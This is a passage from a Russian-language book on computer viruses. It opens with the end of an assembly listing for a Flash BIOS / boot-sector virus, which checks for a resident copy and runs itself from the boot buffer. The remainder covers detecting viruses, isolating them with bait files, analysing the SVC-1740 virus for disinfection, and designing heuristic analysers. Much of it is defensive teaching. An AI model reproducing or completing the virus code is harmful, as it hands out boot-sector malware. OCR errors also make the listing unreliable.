xor ax.ax
mov es.ax
; Проверим наличие резидентного вируса
mov ax.0ABBAh
int 13h
; Если вирус присутствует, то запускаем оригинальный
; обработчик прерывания INT 19h
cmp ax.0BAABh
jne realJnt19h
; Перенесем вирус из BIOS в boot-буфер
push cs
pop ds
```

```
eld
xor si,si
mov di,7c00h
mov ex,512
rep movsb
; Запустим вирус в boot-буфере
mov dl,80h
jmp goto_Buffer
Real_int19h:
; Произведем сброс дисковой подсистемы
xor ax,ax
int 13h
; Проинициализируем значения регистров для загрузки boot-сектора
mov ex, 1
mov dh,0
mov ax,0201h
mov bx,7C00h
; Проверим, откуда грузимся: если DL не нулевой,
; переходим к загрузке с жесткого диска
cmp dl,0
J'a hd_int19h
; Прочтем boot-сектор с дискеты. Если при чтении происходит
; ошибка, то читаем с жесткого диска
int 13h
jc fix_hd
; Остановим флаг, показывающий присутствие вируса во Flash BIOS
Goto_Buffer:
mov byte ptr es:[7C00h+offset flash_done],1
; Запустим boot-сектор, находящийся в boot-буфере
db OEAh ;Код команды JMP FAR
dw 7c00h
dw 0
Fix_HD:
; Установим номер диска для загрузки (диск C)
mov dl,80h
HD_lnt19h:
Произведем сброс дисковой подсистемы
xor ax,ax
int 13h
; Прочтем boot-сектор
mov ax,0201h
int 13h
jc Boot
```

```
jmp Goto_Buffer
; Если не удалось загрузить boot-сектор,
; вызываем прерывание INT 18h
Boot:
int 18h
Int19Handler EndP
Flash_BIOS EndP
End_Virus:
; Размер области памяти, необходимый для дополнения
; размера вируса до 510 байт
DupSize equ 510-offset End_Virus
; Заполнение незанятой вирусом части сектора
db DupSize dup (0)
db 55h,0aah
; Место для сохранения состояния чипа
Buffer:
```

Часть 8. Методы борьбы с вирусами

В этом разделе описаны наиболее эффективные методы борьбы с вирусами, защиты от проникновения и лечения. Приведены алгоритмы необходимых действий при подозрении на наличие вируса в компьютере. Описаны меры по предотвращению «эпидемии» путем создания программы-блокировщика. Рассмотрен пример создания программы-антивируса. Представлены исходные тексты программ с подробными комментариями.

Глава 1. Понятие антивируса

Итак, что же такое антивирус? Сразу же развеем одну часто возникающую иллюзию. Почему-то многие считают, что антивирус может обнаружить любой вирус, то есть, запустив антивирусную программу или монитор, можно быть абсолютно уверенным в их надежности. Такая точка зрения не совсем верна. Дело в том, что антивирус — это тоже программа, конечно, написанная профессионалом. Но эти программы способны распознавать и уничтожать только известные вирусы. То есть антивирус против конкретного вируса может быть написан только в том случае, когда у программиста есть в наличии хотя бы один экземпляр этого вируса.

Вот и идет эта бесконечная война между авторами вирусов и антивирусов, правда, первых в нашей стране почему-то всегда больше, чем вторых.

Но и у создателей антивирусов есть преимущество! Дело в том, что существует большое количество вирусов, алгоритм которых практически скопирован с алгоритма других вирусов. Как правило, такие вариации создают непрофессиональные программисты, которые по каким-то причинам решили написать вирус. Для борьбы с такими «копиями» придумано новое оружие — эвристические анализаторы. С их помощью антивирус способен находить подобные аналоги известных вирусов, сообщая пользователю, что у него, похоже, завелся вирус. Естественно, надеж-

ность эвристического анализатора не 100%, но все же его коэффициент полезного действия больше 0,5. Таким образом, в этой информационной войне, как, впрочем, и в любой другой, остаются сильнейшие. Вирусы, которые не распознаются антивирусными детекторами, способны написать только наиболее опытные и квалифицированные программисты.

Таким образом, на 100% защититься от вирусов практически невозможно (подразумевается, что пользователь меняется дискетами с друзьями и играет в игры, а также получает информацию из других источников, например из сетей). Если же не вносить информацию в компьютер извне, заразиться вирусом невозможно — сам он не родится.

Итак, что же можно посоветовать, чтобы сталкиваться с вирусами как можно меньше или, по крайней мере, только сталкиваться, не допуская их на жесткий диск своего винчестера. В первую очередь — самые элементарные правила «компьютерной гигиены»: проверка дискет на наличие вируса самыми надежными антивирусными программами, такими, например, как AVP или DrWeb. Очень хорошо, если на жестком диске установлен ревизор Adinf. Многие пользователи добавляют строку запуска ревизоров, антивирусов, антивирусных мониторов в конфигурационный файл AUTOEXEC.BAT — тоже весьма действенно.

Есть определенные способы борьбы и с загрузочными вирусами.

В установках (SETUP) компьютера предусмотрена защита от записи в MBR. Когда запись начинается, BIOS сразу же ее останавливает и запрашивает подтверждение на разрешение записи. Естественно, следует запретить запись, а затем загрузиться со своей, заранее подготовленной, системной дискеты. У большинства компьютерных пользователей такой дискеты нет — а надо бы завести. И это еще не все.

Вирусы постоянно совершенствуются, и все их многообразие охватить, конечно, невозможно. Поэтому надо быть готовым, что рано или поздно вирус все-таки попадет на жесткий диск, и встретить его нужно во всеоружии.

Глава 2. Стандартные программы защиты

В большинстве случаев вирус, заразивший компьютер, помогут обнаружить уже разработанные программы-детекторы. Они проверяют, имеется ли в файлах на указанном пользователем диске специфическая для данного вируса последовательность байт. При обнаружении вируса программа выводит на экран соответствующее сообщение.

Стоит также заметить, что программы-детекторы не слишком универсальны, поскольку способны обнаружить только известные вирусы. Некоторым таким программам можно сообщить специальную последовательность байтов, характерную для какого-то вируса, и они смогут обнаружить инфицированные им файлы — например, это умеет Notron AntiVirus или AVSP.

Программа AidsTest устарела и сейчас уже практически не используется. Наиболее широкое распространение получили программы DrWeb и AVP. Благодаря своим новейшим детекторам, они могут обнаружить любые вирусы — как самые старые, так и только что появившиеся. Еще нужно упомянуть детектор Adinf. Эта антивирусная программа обнаруживает все вирусы, не изменяющие длину файлов, невидимые вирусы, и многие другие. Таким образом, эти три программы обеспечат мощнейшую защиту против вирусов. Кстати, на западе тоже предпочитают пользоваться российскими программами DrWeb и AVP.

Спасаясь от вирусов, создайте мощную защиту против них. Установите на своем диске AVP, DrWeb и Adinf. Каждая программа хороша по-своему — пусть защита будет многоуровневой. Все эти программы можно вписать в файл автозагрузки, тогда при загрузке компьютера проверка на заражение вирусом будет проводиться автоматически.

Всегда проверяйте файлы, попадающие на ваш компьютер. Любой из них может быть заражен вирусом, это нужно помнить. Никогда не позволяйте посторонним работать на вашем компьютере — именно они чаще всего приносят вирусы. Особое внимание следует уделять играм — чаще всего вирусы распространяются именно так. Новые игры и программы всегда нужно проверять на вирус.

Глава 3. Поиск вируса

Когда во время работы компьютер начинает вести себя как-то необычно, первая мысль, приходящая на ум любому пользователю, — уж не вирус ли это. В такой ситуации важно правильно оценить свои подозрения и сделать выводы.

Как правило, человек, обладающий некоторым опытом и владеющий соответствующим программным инструментарием, справляется с этой задачей без особых затруднений. Наиболее сложная ситуация — когда действовать приходится в «полевых» условиях, например, на чужой машине.

Типичный вариант: стандартная PC, как минимум 64 Мбайт ОЗУ, как минимум 10 Гбайт HDD; возможно наличие принтера, звуковой карты, CDD и прочей периферии. Программное обеспечение: Windows. Джентльменский набор: Norton Utility, свежие антивирусы: AidsTest и DrWeb, русификаторы, архиваторы, резидентные программы и прочее. В качестве обязательного условия — наличие заведомо «чистой» защищенной от записи загрузочной дискеты, содержащей (хотя бы в урезанном виде) вышеупомянутый комплект программ.

Итак, по мнению хозяина, компьютер ведет себя странно. Например, программы, которые раньше работали правильно, начинают сбоить или вообще перестают запускаться, компьютер периодически «виснет», экран и динамик воспроизводят необычные видео- и аудиоэффекты. Что будем делать?

1. Усаживаем перед собой хозяина компьютера и подробно расспрашиваем его о событиях, предшествующих возникновению сбоев. Выяснить нужно следующее.

- Кем и как используется машина? Если сотрудники или хозяин часто приносят мелкие игрушки, гороскопы, устанавливают и стирают различные бухгалтерские программы, то вероятность наличия вируса в машине весьма высока. Крупные игрушки, которые с трудом умещаются даже в упакованном виде в коробку дискет, переносятся с машины на машину редко. При этом они, чаще всего, тщательно проверяются на наличие вирусов.
- Когда впервые замечены симптомы вируса? Некоторые вирусы любят приурочивать свою деятельность к определенной дате или времени: 1 мая, 7 ноября, 13-е число, пятница, пять часов вечера, а также 6 марта, 15 ноября, 11-я минута каждого часа.
- Не связаны ли изменения в работе компьютера с первым запуском какой-либо программы? Если да, то эта программа — первая в очереди на «медкомиссию».
- Не связано ли появление симптомов заражения с распаковкой какого-либо старого архива и запуском программ из него? Некоторые современные антивирусы (AVP, DrWeb) умеют проверять архивы наиболее популярных форматов. Но ведь изредка еще встречаются архивы .ice, .arc, .zoo, .bsa, .uc2, .ha, .pak, .chz, .eli и прочие — их антивирусы диагностировать не могут.

- Не имеет ли хозяин (хозяйка) компьютера привычку оставлять дискеты в дисководе при перезагрузке? Загрузочный вирус может годами жить на дискете, никак себя не проявляя.

2. В присутствии хозяина (хозяйки) включаем компьютер. Внимательно следим за процессом загрузки. Сначала запускается программа POST, записанная в ПЗУ BIOS. Она тестирует память, тестирует и инициализирует прочие компоненты компьютера и завершается коротким одиночным гудком. Если «вирус» проявляет себя уже на этом этапе — он здесь ни при чем. Теоретически вирус может существовать и в BIOS: предполагается, что первые вирусы на территорию СССР «приехали» внутри болгарских ПЗУ (современные ПЗУ часто не являются «постоянными запоминающими устройствами», они предусматривают возможность перезаписи BIOS).

3. В присутствии хозяина (хозяйки) пытаемся вызвать необычное поведение компьютера.

- Идеально, если вирус (если это действительно он) самостоятельно извещает всех о своем присутствии, например, выводит на экран сообщение типа «I am VIRUS!».

Вирусы проявляют себя различными способами: проигрывают мелодии, выводят на экран посторонние картинки и надписи, имитируют аппаратные сбои, заставляя дрожать экран. Но, к сожалению, чаще всего вирусы специально себя не обнаруживают. К антивирусным программам прилагаются каталоги с описаниями вирусов (для AidsTest они хранятся в файле aidsvir.txt, для DrWeb в файле virlist.web). Наиболее полным является гипертекстовый каталог avpve, входящий в состав антивирусного пакета Е. Касперского. В нем можно не только прочитать достаточно подробное описание любого вируса, но и понаблюдать его проявления.

От настоящих вирусов следует отличать так называемые «студенческие шутки», особенно широко распространенные на компьютерах вузов и школ. Как правило, это резидентные программы, которые периодически производят напоминающие работу вирусов видео- и аудиоэффекты. В отличие от настоящих вирусов, эти программы не умеют размножаться. Наличие такого рода программ на «бухгалтерских» компьютерах маловероятно.

- Очень часто сбои вызываются вирусами не преднамеренно, а лишь в силу их несовместимости с программной средой, возникающей из-за наличия в

алгоритме вируса ошибок и неточностей. Если какая-либо программа «зависает» при попытке запуска, существует очень большая вероятность, что именно она и заражена вирусом. Если компьютер «виснет» в процессе загрузки (после успешного завершения программы POST), то при помощи пошагового выполнения файлов config.sys и autoexec.bat (клавиша **F8** в DOS 6.x) можно легко определить источник сбоев.

4. Не перегружая компьютер, запускаем (можно прямо с винчестера) антивирус, лучше всего DrWeb с ключом /hal. Вирус (если он есть) попытается немедленно заразить DrWeb. Последний достаточно надежно детектирует целостность своего кода и в случае чего выведет сообщение «Я заражен неизвестным вирусом!» Если так и произойдет, то наличие вируса в системе доказано. Внимательно смотрим на диагностические сообщения типа «Файл такой-то ВОЗМОЖНО заражен вирусом такого-то класса» (COM, EXE, TSR, BOOT, MACRO и т.п.). Подозрения на BOOT-вирус в 99% бывают оправданы.

Однажды DrWeb «ругался» на BOOT-сектор дискеты, «вылеченной» AidsTest от вируса LzExe, поэтому антивирусным программам тоже не всегда можно доверять. Наличие большого количества файлов, предположительно зараженных вирусом одного и того же класса, с большой достоверностью указывает на присутствие в компьютере неизвестного вируса. Но могут быть и исключения — DrWeb активно «ругался» на стандартные DOC-компоненты WinWord.

Кроме того, DrWeb определяет наличие в памяти компьютера неизвестных резидентных вирусов и Stealth-вирусов. Ошибки при их определении (в последних версиях антивируса) достаточно редки.

Нужно иметь в виду, что предупреждения типа «Странная дата файла», единичные подозрения на COM-, EXE-вирусы и прочее вряд ли могут быть расценены как бесспорное доказательство наличия вируса.

MACRO-вирусы живут исключительно в Windows и никакого негативного влияния на DOS-программы оказать не могут, за исключением того случая, когда они что-либо стерли в Windows-сеансе.

5. Нередко сбои бывают вызваны естественными причинами, никакого отношения к вирусам не имеющими.

- Аппаратные сбои. Исключить эту возможность поможет загрузка с чистой дискеты и запуск (с нее) диагностической программы ndiags. Тестируем память, основную плату, порты и все остальное. Иногда

достаточно простого внешнего осмотра компьютера — может быть, что-то неправильно подключено.

- Нарушения в логической структуре диска. Загружаемся с чистой дискеты и запускаем (с нее) ndd. Сначала просто отмечаем наличие ошибок (перекрестных цепочек, потерянных кластеров и так далее).

Если ошибок очень много и подавляющее их число относится к COM- и EXE-файлам, то ни в коем случае нельзя выполнять операцию исправления ошибок: это может быть DIR-подобный вирус, и такое «лечение» диска может стать для многих программ фатальным. Если ошибки есть и их относительно немного, рискуем и лечим диск. Вновь загружаемся с винчестера. Сбои пропали?

- Конфликты между различными компонентами операционной системы и прикладными программами. Особенно «вредоносными» являются дисковые драйверы-обманщики, активно видоизменяющие (пусть и с благородными целями) информацию, считываемую или записываемую на диск:
  - дисковые кэш (SMARTDRV, NC_CASHE);
  - упаковщики дисков (DblSpace, DrvSpace, Stacker);
  - системы безопасности (антивирусные мониторы типа PROTECT, HDPROT, ADM и прочие, системы разграничения доступа DISKMON, DISKREET). Нередко сбоят устаревшие пристыковочные системы защиты от несанкционированного копирования, типа NOTA или CERBERUS.

6. Наконец, самый интересный случай — вирус явно не обнаружен, но подозрения на его наличие по-прежнему остаются.

- Обнаружение загрузочного вируса. Загружаемся с чистой дискеты и, запустив DiskEditor, заглядываем в сектор 0/0/1 винчестера. Если винчестер разделен (при помощи fdisk) на логические диски, то код занимает приблизительно половину сектора и начинается с байт FAh 33h C0h (вместо 33h иногда может быть 2Bh). Заканчиваться код должен текстовыми строками типа «Missing operating system». В конце сектора размещаются внешне разрозненные байты таблицы разделов. Нужно обратить внимание на размещение активного раздела в таблице разделов. Если операционная система расположена на диске C, а активен

2, 3 или 4 раздел, то вирус мог изменить точку старта, сам разместившись в начале другого логического диска (заодно нужно посмотреть и там). Но также это может говорить о наличии на машине нескольких операционных систем и какого-либо boot-менеджера, обеспечивающего выборочную загрузку. Проверяем всю нулевую дорожку. Если она чистая, то есть ее сектора содержат только байт-заполнитель, все в порядке. Наличие мусора, копий сектора 0/0/1 и прочего может говорить о присутствии загрузочного вируса. Впрочем, антивирусы при лечении загрузочных вирусов лишь «обезглавливают» противника (восстанавливают исходное значение сектора 0/0/1), оставляя тело «догнивать» на нулевой дорожке. Проверяем boot-сектор MS-DOS, он обычно расположен в секторе в 0/1/1. Если вирус обнаружен, при помощи DiskEditor переписываем в файл зараженный объект: MBR 0/0/1 (а лучше всю нулевую дорожку), boot 0/1/1 и все остальное. Желательно отправить этот комплект вирусологам. Копию, при желании, оставляем себе — для опытов.

- Обнаружение файлового вируса. Нерезидентные файловые вирусы специально не скрывают своего наличия в системе. Поэтому основным признаком заражения файла является увеличение его длины, которое легко заметить даже в инфицированной операционной системе. Резидентные вирусы могут скрывать изменение длины файла (да и вообще наличие своего кода внутри файла жертвы), если они написаны по Stealth-технологии. Но при загрузке с «чистой» дискеты это можно увидеть. Некоторые вирусы не изменяют длину заражаемых программ, используя «пустые» участки внутри файла программы или кластерный «хвост» файла, расположенный после последнего заполненного сектора.

В этом случае основной признак заражения — изменение контрольной суммы байтов файла. Это легко обнаруживают антивирусы-инспектора типа Adinf. В качестве крайней меры можно рассматривать прямое изучение кода программ, подозрительных с точки зрения наличия в них вируса. Одно из лучших программных средств для оперативного изучения кода вирусов — программа HackerView (hiew.exe by SEN). Но, поскольку «по умолчанию» компьютер чужой, hiew, td, softice, ida и подобных программ на нем может просто не оказаться. Зато стандартный отладчик debug присутствует точно. Загружаем подозреваемую на наличие вируса программу (в чистой операционной системе) в память при

помощи команды **debug <имя_программы>**. Команда и позволяет дизассемблировать фрагмент кода, команда **d** просмотреть его в шестнадцатеричном формате, команда **g <адрес>** запускает программу на выполнение с остановом в указанной точке, команда **t** обеспечивает пошаговую трассировку кода, команда **r** отображает текущее содержимое регистров. Чтобы визуально распознать наличие вируса по коду, конечно, необходим определенный опыт. Вот на что надо обращать особое внимание:

- Наличие в начале программы последовательности команд подобного типа крайне подозрительно:
```
Start:
call Metka
Metka: pop<r>
```

- Наличие в начале файла строк типа «PkLite», «b291» или «diet» подразумевает обработку программы соответствующим упаковщиком; если начало программы не содержит последовательности команд, характерных для упаковщика, не исключен факт ее заражения.

- Программы, написанные на языках высокого уровня, часто содержат в своем начале сегмент кода, затем сегмент данных. Наличие еще одного сегмента кода, располагающегося в конце файла программы, весьма подозрительно.

- Подозрение вызывают расположенные в начале программы, написанной на языке высокого уровня, фрагменты видоизменения собственного кода, вызовы DOS- или BIOS-прерываний и прочее. Желательно визуально помнить характерные начала программ, скомпилированных в той или иной системе программирования (например, начала программ, написанных на Turbo Pascal, содержат большое количество дальних вызовов подпрограмм call xxxx:xxxx).

- Наконец, о наличии вируса могут свидетельствовать «посторонние» строки типа «Eddie lives.» внутри файла.

7. Ловля вируса «на живца». Итак, допустим, что наличие вируса в системе доказано одним из предложенных выше методов, и зараженные вирусом объекты определены. Теперь можно начать изучение вируса и, вслед за этим, попытаться удалить его с машины. Желательно послать образец вируса профессиональным вирусологам. А для этого необходимо выделить вирус в чистом виде.

- Выделение загрузочного вируса. Как уже говорилось выше, если вирус заразил винчестер, необходимо при помощи программы DiskEditor сохранить в файле образ зараженного объекта (например, сектора 0/0/1 или всей нулевой дорожки). Но, как известно, загрузочные вирусы только «живут» в системных областях винчестера, размножаются же они, заражая системные области дискет. При помощи программы DiskEditor внимательно рассмотрим и постараемся запомнить внешний вид boot секторов дискеты (0/0/1), хотя бы первые байты (естественно, все это делается на чистой машине). Вставляем не защищенную от записи дискеты в дисковод «больной» машины и (обязательно) обращаемся к ней: пытаемся прочитать каталог, записать, прочитать и удалить какие-либо файлы. Наконец, на чистой машине при помощи DiskEditor вновь просматриваем сектор 0/0/1. Если он изменился, при помощи того же DiskEditor снимаем образ всей дискеты в файл. Вирус пойман. Можно упаковать файл каким-нибудь архиватором и послать его вирусологу. Некоторые хитрые вирусы хранят свое тело на дополнительной, специально отформатированной дорожке, так называемом инженерном цилиндре дискеты. В этом случае без пакета копирования ключевых дискет типа fda, teledisk или copy master не обойтись.

- Выделение резидентного вируса. Как известно, резидентный вирус постоянно находится в памяти ПЭВМ, выбирая жертву для заражения. Наиболее часто в качестве жертв выступают запускаемые программы. Однако файлы программ могут заражаться при открытии, копировании на дискету или с нее (вирус OneHalf), во время поиска при помощи DOS-функций FindFirst или FindNext. Необходимо подобрать подходящего претендента на «контрольное» заражение — небольшую программу простой структуры, приманку. Некоторые вирусы пытаются распознать приманку и отказываются от ее заражения. Не подходят для таких целей слишком короткие программы или такие, большая часть которых состоит из повторяющихся байт (например, 90h — код команды NOP). В качестве приманки с большим успехом можно использовать программы test.com и test.exe. Вот их исходные тексты на языке Assembler.

```
test.com
cseg segment
assume cs:cseg, ds:cseg, ss:cseg
org -100h
Start:
db 1249 dup (0FAh,90h,0FBh,0F8h)
mov ah,4Ch
int 21h
cseg ends
End Start
test.exe
cseg segment
assume cs:cseg, ds:cseg
Start:
db 1000 dup (0FAh,90h,0FBh,0F8h)
mov ah,4Ch
int 21h
cseg ends
sseg segment stack
assume ss:sseg
db 118 dup (0FAh,90h,0FBh,0F8h)
sseg ends
End Start
```

Скопируем приманки на зараженную машину. Выполним над ними как можно больше операций: запустим, скопируем в другое место винчестера и на дискету, переместим, просмотрим их в NC и DOS (командой dir). При этом желательно несколько раз поменять системное время и дату, потому что вирусы нередко активны не каждый день и не круглые сутки. Чтобы исключить Stealth-эффект, загрузимся с чистой дискеты и рассмотрим внимательно эти файлы. Как правило, достаточно бывает проконтролировать размер файлов и просмотреть их код при помощи F3 — наличие вируса определить несложно.

- Выделение нерезидентного файла. Самый неприятный случай. Помимо того, что вирус нередко привередничает, распознавая приманку, и по-прежнему отказывается работать «без выходных и отпусков», так еще и заражаемость программ сильно зависит от их расположения на винчестере. Одни нерезидентные вирусы заражают только в текущем каталоге, другие — только в подкаталогах 1-го уровня, третьи — в каталогах, указанных в строке path системной среды (Vienna), четвертые —

вообще во всех каталогах винчестера. Поэтому воспользуемся программой типа it, чтобы скопировать приманки во все каталоги диска (запускаем из корневого каталога):

```
rt copy a:\test.* .
```

Точка «.» в конце — символ текущего каталога. Потом их можно будет удалить:

```
rt del test*
```

Теперь выбираем заведомо зараженную программу и запускаем ее N раз, постоянно изменяя время и дату. Проконтролировать изменение длины поможет та же программа rt:

```
rt dir test.* >test.txt
```

Получаем файл test.txt, содержащий список файлов test.* с указанием их длины. Выбираем тот файл приманки, который изменил длину.
Вот вирус и пойман.

Глава 4. Как исследовать алгоритм работы вируса

Ситуация, когда компьютер оказался заражен неизвестным вирусом, встречается не очень часто, но полностью сбрасывать со счетов такую возможность нельзя. Выше рассматривались способы обнаружения вируса и выделения его в чистом виде. Сейчас переходим к исследованию алгоритма работы файловых вирусов для успешной борьбы с ними.

1. Прежде чем перейти к рассмотрению этого вопроса, вспомним некоторые принципы функционирования MS DOS.

Структура COM- и EXE-программ. Вообще говоря, следует отличать COM- и EXE-программы от COM- и EXE-файлов. Дело в том, что в настоящее время расширение COM или EXE является просто признаком (кстати, необязательным) запускаемой программы. Способ загрузки программы в память и ее запуска определяется операционной системой по внутреннему формату программы. Этот факт часто не учитывали авторы первых вирусов, что приводило к уничтожению некоторых программ вместо их заражения. COM-программа представляет собой часть кода и данных, которая начинается с исполняемой команды и занимает не более 64Кбайт. Например, такую структуру имеет командный процессор COMMAND.COM операционной системы MSDOS до версии 6.22 включительно.

Структура EXE-программы гораздо сложнее. В начале файла EXE-программы располагается заголовок. Поля ReloCS и ExeIP определяют расположение точки входа в программу, поля ExeSP и ReloSS — расположение стека, поля PartPag и PageCnt — размер корневого сегмента программы. Размер некоторых программ, вычисленный по полям PartPag и PageCnt, может не совпадать с реальным размером файла. Такие программы называются «сегментированными» или «содержащими внутренние оверлеи».

Опытные авторы вирусов избегают заражать такие программы. После заголовка может размещаться специальная таблица, точное место расположения которой определяется полем TablOff, а размер — полем ReloCnt. В этой таблице хранятся адреса тех слов в коде программы, которые модифицируются операционной системой во время загрузки программы. Например, просматривая файл программы при помощи утилиты HackerView, можно видеть команду call 0000:1234h. В процессе загрузки программы MS-DOS подставит вместо нулей нужный сегментный адрес, и все будет работать корректно. Кстати, если в поле TablOff указано число 40h или больше, то, скорее всего, это программа в формате Windows.

2. Приступаем к исследованию конкретного файлового вируса и разработке алгоритма его лечения. В качестве жертвы «показательного вскрытия» возьмем широко известный вирус SVC-1740. Выбор определился следующими обстоятельствами:

- это очень простой вирус с четкой структурой;
- он не содержит деструктивных функций;
- не содержит грубых ошибок в алгоритме;
- он стандартно заражает COM- и EXE-программы.

Запустив SVC вирус на своей машине, можно наблюдать следующие его проявления.

3. При помощи ранее описанных методов заразим две приманки: TEST.COM и TEST.EXE. Увеличение их длины на 1740 байт можно увидеть только на «чистой» машине (Stealth-эффект). Несколько слов об инструментарии. Вообще говоря, выбор дизассемблеров весьма широк. В свое время была широко известна программа DisDoc. Быстро просмотреть код программы позволяет утилита HackerView. Также возможно использование любого отладчика.

В данном случае для изучения кода зараженных приманок использовался дизассемблер Sourcer. Несмотря на отсутствие некоторых полез-

ных опций и ошибки при дизассемблировании (достаточно редкие), пользоваться программой удобно упакованная PkLite, она занимает на дискете всего 48Кбайт.

Итак, запускаем дизассемблер командой sr test-com. На экране появилась темно-синяя лицевая страница. Нажав клавишу «a», можно перейти на страницу опций. Рекомендуется установить опцию «a» обязательно дизассемблировать фрагмент программы, располагающийся после команд jmp/ret/iret — это позволяет получить ассемблерный код тех фрагментов программ, в которые нет явного перехода (процедуры обработки прерываний, скрытые подпрограммы и так далее). Нажав **Enter**, вернемся на первую страницу. Запустим процесс дизассемблирования нажатием клавиши «g». В зависимости от производительности компьютера, процесс дизассемблирования длится от нескольких секунд до нескольких минут. Для грубой оценки размера листинга можно принять, что один килобайт кода соответствует десяти-пятнадцати килобайтам текста. 6740 байт зараженной приманки дают 96Кбайт текста+файл test.sdf. Этот очень интересный файл хранит в текстовом виде как опции, использованные при дизассемблировании, так и параметры полученного текста (размещение фрагментов кода и данных, место расположения символических имен и прочее).

Если изменить эти параметры, переименовать файл в test.def и передать его Sourcer в командной строке в качестве параметра, то дизассемблер будет работать в соответствии с новыми инструкциями. Аналогичную операцию проделаем для файла test.exe.

4. Займемся анализом полученного листинга. Поверхностно изучая зараженные приманки, видим:

- файлы увеличили свою длину на 1740 байт;
- в их конце явно видны посторонние коды;
- изменилось время создания файлов, точнее, изменилось количество секунд — оно стало равным 60;
- в начале файла test.com появилась команда jmp;
- в заголовке файла test.exe изменились значения полей ReloCS, ExeIP, ExeSP, ReloSS, PartPag и PageCnt.

Итак.

- В начале вирусного кода содержится последовательность команд вида:

```
call sub_1
sub_1: pop si
```

```
sub si,3
```

Подобная последовательность символов характерна для очень многих вирусов. Команда call помещает в стек смещение следующей за ней команды. Это значение извлекается вирусом при помощи команды pop si (в то время как обычно это делается командой ret) и помещается в регистр si. Скорректировав эту величину на длину команды call (3 байта), вирус получает возможность корректного обращения к ячейкам памяти относительно кодового сегмента:

```
mov cs:Data[si], xxxx.
```

Не случайно DrWeb всегда реагирует на подобные команды в начале программ, выдавая предупреждающее сообщение. Впрочем, это не является обязательным признаком присутствия вируса. Например, устаревшая пристыковочная защита от несанкционированного копирования (НСК) «Nota» также пользуется этим приемом.

- Важным элементом алгоритма вируса является определение наличия собственного резидента в ОЗУ. Вызывая прерывание DOS с «секретной» функцией 83h, вирус ждет реакции системы. «Здоровая» система не среагирует на провокацию, а «больная» поместит в регистр dx число 1990h (год создания вируса?), чем и известит о наличии вируса в памяти. Вот соответствующий фрагмент вирусного обработчика прерывания INT 21h:

```
cmp ah,83h
je loc_9
loc_9:
mov dx,1990h
iret
```

Наличие такой проверки использует антивирус-фаг во время детектирования вирусного кода в оперативной памяти. Также антивирус-блокировщик может имитировать присутствие вируса в памяти, предотвращая его внедрение в программное обеспечение компьютера.

- В случае отсутствия вирусного обработчика INT 21h в памяти, вирус пытается установить его и остаться в памяти резидентно. Алгоритм резидентной записи кода вируса в память основан на прямой модификации заголовка блока памяти (MCB).

- Установив свою резидентную копию в ОЗУ (или обнаружив наличие такой копии), вирус передает управление оригинальной программе. Изучение этого момента чрезвычайно важно для анализа. В процессе заражения (данный фрагмент из листинга удален) вирус считывает (в data_15) 24 байта начала программы и анализирует первые два байта из них. В зависимости от содержимого первого слова («MZ» или нет), вирус выполняет заражение жертвы либо по COM-, либо по EXE-алгоритму, дописывая фрагмент памяти со своим кодом к ее концу. Естественно, считанные 24 байта также дописываются в файл-жертву. Поэтому для определения способа передачи управления оригинальному коду программы вполне достаточно повторно сравнить сохраненный фрагмент начала с признаком «MZ»:

```
cmp cs:data_15[si],5A4Dh
je lt_Was_EXE
```

В случае если программа была заражена по COM-алгоритму, вирус просто извлекает первые 3 байта из ячейки памяти по адресу data_15, копирует их в старое начало оригинального кода (по адресу cs:100h) и передает туда управление. Адресу data_15 соответствует 80-й (если считать от конца) байт зараженной программы. В случае если программа была заражена по EXE-алгоритму, вирус вычисляет старую точку входа по сохраненным в data_20 и data_21 значениям полей ReloCS и ExeIP, восстанавливает расположение стека по сохраненным в data_18 и data_19 значениям полей ReloSS и ExeSP и передает управление на ReloCS+ES+10h:ExeIP (ES сегмент PSP; ES+lOh — сегмент начала программы; ES+ReloCS+10h — полный сегмент точки входа). Расположение этих адресов в зараженном файле (от конца файла):

```
data_20 - 60
data_21 - 58
data_18 - 66
data_19 - 64
```

Еще могут пригодиться сохраненные значения полей PartPag и PageCnt (от конца файла):

```
data_16+1 - 78
data_16+3 - 76
```

Для излечения зараженного файла достаточно восстановить измененные значения ячеек, адреса которых

только что вычислили, и отсечь 1740 вирусных байтов от конца файла.

5. Еще несколько особенностей, с которыми иногда можно встретиться при дизассемблировании кода вируса и изучении листинга. Код вируса может быть зашифрован. В этом случае в начале вирусного кода должен располагаться расшифровщик. Вообще говоря, расшифровщиков может быть много, но первый всегда существует.

Если расшифровщик меняется от одного зараженного файла к другому, значит имеем дело с полиморфным вирусом. Вырожденный случай — зашифровываются только сохраненные в теле вируса байты. Для COM-файла вполне достаточно пошагово пройти расшифровщик в отладчике, дождаться его завершения и сохранить на винчестер расшифрованный код вируса. Полученный файл можно дизассемблировать. Для EXE-файла такое не подходит, так как в памяти после загрузки отсутствует заголовок, и полученный файл не может быть дизассемблирован именно как EXE. Вероятно, придется писать специальную программу расшифровки на основе изученного по листингу алгоритма расшифровщика.

Расшифровщик может быть совмещен с алгоритмами, противодействующими трассировке кода вируса с использованием отладчиков.

Ознакомиться с ними можно в специальной литературе, посвященной борьбе с НСК. Авторы вирусов, как правило, редко изобретают что-то новое и используют широко известные методы.

Глава 5. Эвристические анализаторы кода

Эвристическим анализатором кода называется набор подпрограмм, анализирующих код исполняемых файлов, памяти или загрузочных секторов для обнаружения в нем разных типов компьютерных вирусов. Рассмотрим универсальную схему такого кодоанализатора. Действуя в соответствии с этой схемой, кодоанализатор способен максимально эффективно задействовать всю информацию, собранную для тестируемого объекта.

Основные термины:

Событие — это совокупность кода или вызов определенной функции операционной системы, направленные на преобразование системных данных, работу с файлами или часто используемые вирусные конструкции.

Цепочка связных событий — это набор событий, которые должны быть выявлены в порядке их следования.

Цепочка несвязных событий — это набор событий, которые должны быть выявлены, но не обязательно в строгом порядке.

Действия — набор цепочек связных или несвязных событий, для которых выполнены все условия.

Эвристическая маска — набор действий, выявленных при проверке файла.

Эвристическое число — порядковый номер первой из совпавших эвристических масок.

События распознаются при помощи подпрограмм выявления событий, в которых могут использоваться также таблицы с данными. Остальные данные просто хранятся в массивах и не анализируются. Рассмотрим функциональную схему эвристического анализатора.

Эмулятор кода работает в режиме просмотра, то есть его основная задача — не эмулировать код, а выявлять в нем всевозможные события. События сохраняются в таблице событий по алгоритму:

```
if (Events[EventNumber]==0) Events[EventNumber]=++CountEvents;
```

где:

- **Events** — массив событий;
- **EventNumber** — номер регистрируемого события;
- **CountEvents** — порядковый номер зарегистрированного события.

Таким образом, в ячейку массива Events записывается порядковый номер для выявленного события. CountEvents при инициализации равен 0.

